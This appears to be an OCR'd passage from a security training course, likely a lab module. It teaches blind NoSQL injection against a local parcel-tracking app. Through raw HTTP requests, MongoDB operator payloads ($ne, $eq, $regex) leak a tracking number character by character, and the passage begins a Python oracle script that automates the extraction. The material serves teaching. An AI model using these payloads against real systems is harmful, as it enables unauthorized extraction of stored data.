
Track & Trace

Enter your tracking number

32A766[redacted]


```
Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

The request sends the `trackingNum` that we inputted and nothing else. The fact that a JSON object is sent and not URL-encoded data like in the previous two examples is worth noting down.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 26
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":"32A766[redacted]"
}
```

You may notice that the page does not refresh or redirect anywhere when the form is submitted. This is because of a `JavaScript` script in the page, which converts the form data into a `JSON` object, sends a POST request with `XMLHttpRequest` , and then updates the `tr-info` element in the page. We can view it by pressing `CTRL-U` or going to `view-source:http://SERVER_IP:PORT/index.php`



```
        <form id="trForm" class="pt-3 pb-3 pl-3 pr-3" style="background:#f2f2f2">
            <div class="field">
                <label class="label" for="tInput">Enter your tracking number</label>
                <input type="text" class="input" placeholder="XXXXXXXX" name="t" id="tInput">
            </div>
            <div class="field">
                <input type="submit" class="button is-danger" value="Check">
            </div>
        </form>
        <pre id="tr-info"></pre>
    </div>
    <footer class="footer" style="background:#f2f2f2">
        <div class="content has-text-centered">
            <p>
            &copy; <strong>MangoPost</strong></a> 2022 - all rights reserved
            </p>
        </div>
    </footer>
</div>
<script>
    document.getElementById("trForm").onsubmit = function(event) {
        event.preventDefault();
        var formData = new FormData(document.querySelector('form'));
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "/index.php", true);
        xhr.setRequestHeader('Content-type', 'application/json');
        xhr.onreadystatechange = function() {
            document.getElementById("tr-info").innerHTML = xhr.responseText;
        };
        xhr.send(JSON.stringify({trackingNum: formData.get('t')}));
        return false;
    }
</script>
</body>
</html>
```

Knowing that `trackingNum` is the only piece of information we send when looking up packages, we can assume the query being run on the back end looks something like this:


Code: javascript

```javascript
db.tracking.find({
    trackingNum: <trackingNum from JSON>
});
```

The NoSQL injection here should already be clear. We can use techniques we already covered to return tracking information for `some` package.

For this section, however, we are interested in finding out what the `trackingNum` is. We can not find this out directly since `trackingNum` is not included in the information returned to us. What we can do, though, is send a series of "true/false" requests that the server will evaluate for us.


So, for example, we can ask the server if there is a `trackingNum` that matches `$ne: 'x'`, and the server responds with package info.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 31
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$ne":"x"
  }
}
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:57:24 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

Likewise, we can ask the server if there is a `trackingNum` that matches `$eq: 'x'`, and as expected, the server will tell us there is no such package.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 31
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$eq":"x"
  }
}
```


```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:58:10 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

This tracking number does not exist
```

At this point, we know that we can ask the server if there is a `trackingNum` that matches some arbitrary query we provide, and it will essentially tell us yes or no. We call this an `oracle`. We can not get the information we want directly (`trackingNum`), but we can supply arbitrary queries using the server's responses to leak the information indirectly.

Leaking Franz's Tracking Number

Earlier in this section, we used the tracking number `32A766??`. Let's look at how we could leak this number if we didn't know it.

For our first query, we can send `{"trackingNum":{"$regex":"^.*"}}`, and it will match all documents. The one returned to us is addressed to `Franz Pflaumenbaum`. There could be multiple packages in the collection, so to make sure we are leaking information from the same package we will be looking for `Franz Pflaumenbaum` in the server's response to make sure we are targeting the correct package.


Request

Pretty Raw Hex

```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 36
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^.*"
  }
}
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:59:09 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

For our next query, we will send `{"trackingNum":{"$regex":"^0.*"}}` to try and see if the `trackingNum` starts with a `0`. This returns `This tracking number does not exist`, which means that there are no tracking numbers in the collection that start with 0, so we can count that out.

Next, we will repeat this with `1`, `2` until we get to `{"trackingNum":{"$regex":"^3.*"}}`, which returns Franz's package info. Now we know that his tracking number starts with a `3`.


Request

Pretty Raw Hex


```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 37
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^3.*"
  }
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:59:46 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

Let's move on to the second digit. The request `{"trackingNum":{"$regex":"^30.*"}}` returns `This tracking number does not exist`, so we know the second digit is not a `0`, but we can keep trying characters until we get to `{"trackingNum":{"$regex":"^32.*"}}` which does return Franz's package information meaning the next character in his `trackingNum` is a `2`.




Request

```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^32.*"
  }
}
```

Response

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 14:00:15 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

We can continue this process until the entire package number is dumped. Note that the package number does not only contain numbers but letters also. A dollar sign (`$`) is appended to the regular expression to mark the end of a string, so in this case, we can verify the entire `trackingNum` has been dumped.



Request

```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 43
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^32A766[redacted]$"
  }
}
```

Response


```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 14:00:49 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

Automating Blind Data Extraction

Scenario

Manually extracting data via blind injection gets tedious very quickly. Luckily, it is very easily automated, so let's do that.

We've already dumped the `trackingNum` for Franz's package, so we will use a new target for this section. There is a package addressed to `bmdyy` with the tracking number `HTB{...` that we will dump.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 40
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^HTB{.*"
  }
}
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 14:01:58 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          bmdyy
Address:            2236 Maria Enzersdorf, AT
Mailed on:          06.11.2022
Estimated Delivery: 23.12.2022
```

If you already know a bit of Python(3) that's super, but this section should be simple enough to understand even if you don't.

Developing the Script

The first thing we will do is create a function for querying the `'oracle'`.

Code: python

```python
import requests
import json

# Oracle
def oracle(t):
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers = {"Content-Type": "application/json"},
        data = json.dumps({"trackingNum": t})
    )
    return "bmdyy" in r.text
```

This function will send a POST request to `/index.php` and set the value of `trackingNum` to whatever query we want. It then checks if the response contains the text `bmdyy`, which indicates our query matched our target package.

